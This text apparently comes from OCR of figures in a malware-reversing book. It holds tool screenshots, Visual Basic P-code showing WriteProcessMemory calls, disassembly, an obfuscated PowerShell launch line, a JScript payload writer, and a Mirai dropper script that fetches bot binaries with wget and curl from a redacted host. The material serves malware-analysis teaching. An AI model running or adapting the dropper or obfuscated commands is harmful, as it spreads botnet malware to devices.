

Detect It Easy 2.02
File name:
C:/Samples/binstall.exe
...
Scan
Scripts
Plugins
Log
..
Type:
PE
Size:
185856
Entropy
FLC
S
H
Export
Import
Resource
Overlay
.NET
PE
EntryPoint:
0001b34e
>
ImageBase:
00400000
NumberOfSections:
0003
>
SizeOfImage:
00032000
protector
Confuser(1.X)[-]
S ?
library
.NET(v4.0.30319)[-]
S ?
linker
Microsoft Linker(48.0*)[EXE32,console,admin]
S ?
Options
About
Exit
Detect It Easy
Signatures
Info
Scan
100%
>
112 ms



PEiD v0.95
File:
sample.bin
...
Entrypoint:
00003058
EP Section:
.text
File Offset:
00003058
First Bytes:
68,74,33,40
Linker Info:
6.0
Subsystem:
Win32 GUI
Microsoft Visual Basic 5.0 / 6.0
Multi Scan
Task Viewer
Options
About
Exit
Stay on top
»»
->



.text:00403058 public start
.text:00403058 start:
.text:00403058 push offset dword_403374
.text:0040305D call ThunRTMain
.text:0040305D ; ---------- S U B R O U T I N E ----------
Attributes: thunk
ThunRTMain proc near ; CODE XREF: .text:0040305D↓p
jmp ds:__imp_ThunRTMain
ThunRTMain endp



↓FRO --------
00 00-FF FF 00 00 MZÉ ♥ ♦
0 EVENT_SINK_GetIDsOfNames MSVBVM60.DLL
0 __vbaVarTstGt MSVBVM60.DLL
0 __vbaVarSub MSVBVM60.DLL
0 __vbaStrI2 MSVBVM60.DLL
0 _CIcos MSVBVM60.DLL
0 _adj_fptan MSVBVM60.DLL
0 __vbaStrI4 MSVBVM60.DLL
0 __vbaVarVargNofree MSVBVM60.DLL
0 __vbaAryMove MSVBVM60.DLL
0 __vbaFreeVar MSVBVM60.DLL
0 __vbaLateIdCall MSVBVM60.DLL


0 RtlMoveMemory kernel32.dll
0 LoadLibraryA kernel32.dll
0 GetProcAddress kernel32.dll
600 <n/a> MSVBVM60.DLL
0 __vbaVarTstGt MSVBVM60.DLL
0 _CIcos MSVBVM60.DLL
0 _adj_fptan MSVBVM60.DLL


P-Code
Native Code
Decompiler
Disassembler
HEX Editor
'Data Table: 401C70
loc_4159F8: ILdI4 arg_10
loc_4159FB: LitI4 0
loc_415A00: GtI4
loc_415A01: BranchF loc_415A19
loc_415A04: LitVarI4
loc_415A0C: FStVar var_AC
loc_415A10: LitI2 2263
loc_415A13: FStI2 var_AE
loc_415A16: Branch loc_415A42
loc_415A19: ' Referenced from: 415A01
loc_415A19: LitVarI4
loc_415A21: FStVar var_C0
loc_415A25: LitVarI4
loc_415A2D: FStVar var_D0
loc_415A31: LitI4 &H69FE
loc_415A36: FStR4 var_98
loc_00414A80: push ebp
loc_00414A81: mov ebp, esp
loc_00414A83: sub esp, 00000014h
loc_00414A86: push 00402CB6h ; __vbaExceptHandler
loc_00414A8B: mov eax, fs:[00000000h]
loc_00414A91: push eax
loc_00414A92: mov fs:[00000000h], esp
loc_00414A99: sub esp, 00000044h
loc_00414A9C: push ebx
loc_00414A9D: push esi
loc_00414A9E: push edi
loc_00414A9F: mov var_14, esp
loc_00414AA2: mov var_10, 00401A70h
loc_00414AA9: xor esi, esi
loc_00414AAB: mov var_C, esi
loc_00414AAE: mov var_8, esi
loc_00414AB1: mov var_20, 00h
Decompiled OK
Decompiled OK



P-Code
Parse stack parameters
Procedure analyzer and optimizer
Decompiler
Disassembler
HEX Editor
'Data Table: 40199C
loc_416074: FDupVar
loc_41607A: LitI4 &H10
loc_41607F: LitI4 &H10
loc_416084: LitI4 &H40000
loc_416089: ImpAdCallI2 HeapCreate(, ,)
loc_41608E: FStR4 var_AC
loc_416091: SetLastSystemError
loc_416092: ILdRf var_AC
loc_416095: FStR4 var_A8
loc_416098: ImpAdCallFPR4 CreateTimerQueue()
loc_41609D: SetLastSystemError
loc_41609E: LitI4 0
loc_4160A3: LitI4 &H10
loc_4160A8: FLdRfVar var_98
loc_4160AB: ILdRf var_A8
loc_4160AE: LitI4 -1
loc_4160B3: ImpAdCallFPR4 WriteProcessMemory(, , , ,)
loc_4160B8: SetLastSystemError
Public Function colas(Attend) '41612C
'Data Table: 40199C
Dim var_A8 As Long
loc_416095: var_A8 = HeapCreate(&H40000, &H10, &H10)
loc_416098: CreateTimerQueue(var_A8)
loc_4160B3: WriteProcessMemory(-1, var_A8, Attend, &H10,
loc_4160D7: WriteProcessMemory(-1, var_A0, (var_A8 + 8),
loc_4160F2: WriteProcessMemory(-1, var_9C, var_A0, 4, 0)
loc_416113: WriteProcessMemory(-1, var_A4, (var_9C + &H
loc_416125: colas = (var_A4 - 1)
End Function
Decompiled OK
Decompiled OK


P32Dasm v2.80 - sample.bin
File Edit References Tools About
00015B1B: F5 LitI4: 0 (0x0)
00015B20: DB GtI4 >
00015B21: 1C BranchF 00015B39
00015B24: FEC1 LitVarI4: var_E0 = 78122700 (0x4A80ECC)
00015B2C: FCF6 FStVar var_AC
00015B30: F3 LitI2: 874 (0x36A)
00015B33: 70 FStI2 var_AE
00015B36: 1E Branch 00015B62
00015B39: loc_00015B21
00015B39: FEC1 LitVarI4: var_E0 = 43963590 (0x29ED4C6)
00015B41: FCF6 FStVar var_C0
00015B45: FEC1 LitVarI4: var_E0 = 65631238 (0x3E97406)
00015B4D: FCF6 FStVar var_D0
00015B51: F5 LitI4: 19446 (0x4BF6)
00015B56: 71 FStR4 var_98
00015B59: F3 LitI2: 845 (0x34D)
00015B5C: FC0D CUI1I2
00015B5E: FCF0 FStUI1 var_9A
00015B62: loc_00015B36
Idle
Errors: 0 Unknown: 0 Procs: 56/61 (919,55 sec)



```
.text:00403C2C                  dd offset dword_40C390
.text:00403C30                  dd offset dword_424360
dword_40C390    dd 0E9E9E9E9h, 3 dup(0CCCCCCCCh) ; DATA XREF: .text:00403C2C↑o

; =============== S U B R O U T I N E =======================================

; Attributes: bp-based frame

sub_40C3A0      proc near               ; CODE XREF: frmMain_method_16+75↓p

var_DC          = dword ptr -0DCh
var_D8          = dword ptr -0D8h
var_D0          = dword ptr -0D0h
variant_0C8     = VB_VARIANT ptr -0C8h
variant_0B8     = VB_VARIANT ptr -0B8h
variant_0A8     = VB_VARIANT ptr -0A8h
variant_98      = VB_VARIANT ptr -98h
variant_88      = VB_VARIANT ptr -88h
variant_78      = VB_VARIANT ptr -78h
str_68          = byte ptr -68h
str_64          = dword ptr -64h
str_60          = dword ptr -60h
str_5C          = dword ptr -5Ch
str_58          = dword ptr -58h
var_50          = byte ptr -50h
var_1C          = dword ptr -1Ch
var_14          = dword ptr -14h
var_10          = dword ptr -10h
var_C           = dword ptr -0Ch
var_8           = dword ptr -8

                push    ebp             ; nSize
                mov     ebp, esp
                sub     esp, 14h
                push    offset __vbaExceptHandler
                mov     eax, large fs:0
                push    eax
                mov     large fs:0, esp
```

```
[0x004017fc]> pd 2 @eip
           ;-- entry0:
           ;-- eip:
           0x004017fc      68881b4000      push 0x401b88               ; "VB5!\xf0\x1f*"
           0x00401801      e8f0ffffff      call 0x4017f6
[0x004017fc]> pxw 4 @0x401b88+0x2c
0x00401bb4  0x00409380                                  ..@.
[0x004017fc]> pd 4 @0x00409380
           0x00409380      55              push ebp
           0x00409381      8bec            mov ebp, esp
           0x00409383      83ec08          sub esp, 8
           0x00409386      6826154000      push 0x401526
[0x004017fc]>
```




```
function WriteFile(data)
{
  var fso = new ActiveXObject("Scripting.FileSystemObject");
  var fh = fso.CreateTextFile("c:\\temp\\payload.bin", true);
  fh.Write(data);
  fh.Close();
}

WriteFile("<some_data>");
```

```
dis.disassemble(code)
          0 LOAD_CONST               0 ('hello world')
          3 PRINT_ITEM
          4 PRINT_NEWLINE
          5 LOAD_CONST               1 (None)
          8 RETURN_VALUE
```


```
dis.disassemble(code)
          0 LOAD_NAME                0 (print)
          2 LOAD_CONST               0 ('hello world')
          4 CALL_FUNCTION            1
          6 POP_TOP
          8 LOAD_CONST               1 (None)
         10 RETURN_VALUE
```


Chapter 9: Scripts and Macros: Reversing, Deobfuscation, and Debugging

```
cM""d.e""Xe /c p^o^w^e^r^s^h^E^L^L^.^e^x^e^ ^-^e^c^
```


```
00000000:  65 25 61 25-25 62 25 25-63 25 63 25-78 78 25 68  e%a%%b%%c%c%xx%h
00000010:  25 79 79 25-6F 20 25 73-66 73 72 77-72 77 25 4D  %yy%o %sfsrwrw%M
00000020:  25 78 79 25-61 6C 25 61-64 32 79 25-77 61 72 25  %xy%al%ad2y%war%
00000030:  73 6B 66 6A-6C 73 64 6A-66 25 65 20-25 41 41 41  skfjlsdjf%e %AAA
00000040:  25 41 25 41-41 25 6E 61-25 61 25 6C-25 78 58 7A  %A%AA%na%a%l%xXz
00000050:  25 79 73 25-73 73 66 25-69 25 69 25-73 20 25 78  %ys%ssf%i%i%s %x
00000060:  66 73 43 25-43 25 43 25-6F 6F 25 61-6C 64 75 53  fsC%C%C%oo%alduS
00000070:  53 25 6B 62-25 70 70 70-25 6F 25 69-6B 25 6F 6B  S%kb%ppp%o%ik%ok
```


```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted]/mirai.arm; curl -O http://[redacted]
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted]/mirai.arm5; curl -O http:/,
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted]/mirai.arm6; curl -O http:/,
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted]/mirai.arm7; curl -O http:/,
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted]/mirai.x86; curl -O http://[redacted]
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted]/mirai.x32; curl -O http://[redacted]
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted]/mirai.mips; curl -O http:/,
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted]/mirai.mpsl; curl -O http:/,
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted]/mirai.ppc; curl -O http://[redacted]
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted]/mirai.sh4; curl -O http://[redacted]
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted]/mirai.spc; curl -O http://[redacted]
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted]/mirai.m68k; curl -O http:/,
```

